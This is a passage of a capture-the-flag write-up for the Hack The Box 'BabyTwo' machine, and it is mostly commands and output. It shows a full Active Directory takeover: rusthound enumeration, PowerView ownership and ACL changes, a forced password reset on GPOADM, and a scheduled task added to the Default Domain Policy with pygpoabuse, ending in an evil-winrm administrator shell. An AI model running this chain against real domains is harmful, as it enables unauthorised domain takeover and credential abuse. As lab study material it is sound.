and i guess nxc only checks share level access but because in this situation this must be the only way and it worked cause we maybe got write access over the scripts folder using NTFS share permission or maybe even a GPO
and we got user

Bloodhound
we got access to LDAP as library user
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo/shell]
└──╼ [★]$ nxc ldap 10.129.234.72 -u 'library' -p 'library'
LDAP 10.129.234.72 389 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:baby2.vl) (signing:None) (channel binding:Never)
LDAP 10.129.234.72 389 DC [+] baby2.vl\library:library
Lets get bloodhound data and see what is going on in this domain
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo/shell]
└──╼ [★]$ rusthound -d baby2.vl -i 10.129.234.72 -u library -p library -z
---------------------------------------------------
Initializing RustHound at 08:34:27 on 06/04/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-04T15:34:27Z INFO  rusthound] Verbosity level: Info
[2026-06-04T15:34:27Z INFO  rusthound::ldap] Connected to BABY2.VL Active Directory!
[2026-06-04T15:34:27Z INFO  rusthound::ldap] Starting data collection...
[2026-06-04T15:34:29Z INFO  rusthound::ldap] All data collected for NamingContext DC=baby2,DC=vl
[2026-06-04T15:34:29Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-04T15:34:29Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-06-04T15:34:29Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-04T15:34:29Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-04T15:34:29Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-04T15:34:29Z INFO  rusthound::json::maker] 16 users parsed!
[2026-06-04T15:34:29Z INFO  rusthound::json::maker] 62 groups parsed!
[2026-06-04T15:34:29Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-06-04T15:34:29Z INFO  rusthound::json::maker] 3 ous parsed!
[2026-06-04T15:34:29Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-04T15:34:29Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-04T15:34:29Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-04T15:34:29Z INFO  rusthound::json::maker] .//20260604083429_baby2-vl_rusthound.zip created!

RustHound Enumeration Completed at 08:34:29 on 06/04/26! Happy Graphing!
and the bloodhound data is a disaster we got 2 things lets start looking at them
the user amelia.griffiths is a member of group called legacy
this legacy group grants it two things
WriteDaclandWriteOwnerover OU called GPO management
- there is a user called
GPOADMis part of this OU so we got alsoWriteDaclandWriteOwneron this group
the issue GPOADM user got GenericAll over the entire domain policy so we literally can manipulate the entire domain policy as we need

but we still need to write owner, dacledit and change password over the user GPOADM
we don't have creds for the user amelia so we have to do the entire chain from powershell and we'll need powerview for this so lets upload it to the smb share homes and use it from there cause this share is accessible through folder on C (easier way to put tools)
First I uploaded nc.exe cause it provides stdin and err which will be better when dealing with non-standard powershell commands so lets try this
Shell as admin
Now what we did here that we imported the module, added ourselves as the owner of the user, added generic all to ourselves and reset the password to password we need
PS C:\shares\homes> Import-Module ./powerview.ps1
Import-Module ./powerview.ps1
PS C:\shares\homes> Set-DomainObjectOwner -Identity GPOADM -OwnerIdentity AMELIA.GRIFFITHS
Set-DomainObjectOwner -Identity GPOADM -OwnerIdentity AMELIA.GRIFFITHS
PS C:\shares\homes> Add-DomainObjectAcl -TargetIdentity GPOADM -PrincipalIdentity AMELIA.GRIFFITHS -Rights All
Add-DomainObjectAcl -TargetIdentity GPOADM -PrincipalIdentity AMELIA.GRIFFITHS -Rights All
PS C:\shares\homes> $pass = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$pass = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
PS C:\shares\homes> Set-DomainUserPassword -Identity GPOADM -AccountPassword $pass
Set-DomainUserPassword -Identity GPOADM -AccountPassword $pass
PS C:\shares\homes> Set-DomainUserPassword -Identity GPOADM -AccountPassword $pass
now if we try to login we'll see this
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo]
└──╼ [★]$ nxc smb 10.129.234.72 -u GPOADM -p 'Password123!'
SMB 10.129.234.72 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.234.72 445 DC [+] baby2.vl\GPOADM:Password123!
the GPOs are identified by GUIDs not names so we need to get that GUID for the Default Domain Policy and there is multiple ways to do this but the easiest way is from bloodhound
- click on the Default Domain Policy
- look at either the CNAME or the
Gpcpathand you'll find it there
add the GPOADM as administrator using pygpoabuse.py and the way it works is by setting a scheduled task into the GPO but we don't need to be administrator cause in this case the GPO runs as system cause I guess the DC itself runs the GPO scheduled tasks
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo/pyGPOAbuse]
└──╼ [★]$ python3 pygpoabuse.py 'baby2.vl/GPOADM:Password123!' -gpo-id 31B2F340-016D-11D2-945F-00C04FB984F9 -user-as-admin -dc-ip 10.129.234.72 -f -command "net localgroup
 administrators GPOADM /add"
[+] ScheduledTask TASK_46d67bd1 created!
and the task was created
for the GPO to be actually applied we either need to wait 90 minutes for it to be updated or we can force update it right away from any user in the domain
PS C:\shares\homes> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
then login it'll work
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/BabyTwo/pyGPOAbuse]
└──╼ [★]$ evil-winrm -i dc.baby2.vl -u GPOADM -p 'Password123!'
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\gpoadm\Documents> cd ..
cd *Evil-WinRM* PS C:\Users\gpoadm> cd ..
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
293500962edc31fa154951eeeb5740f9
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
Resources
- https://www.hackingarticles.in/gpo-abuse-exploiting-vulnerable-group-policy-objects/
- https://jimmexploit.vercel.app/blog/htb-fluffy (
library-mstechnique if you wanna take a look)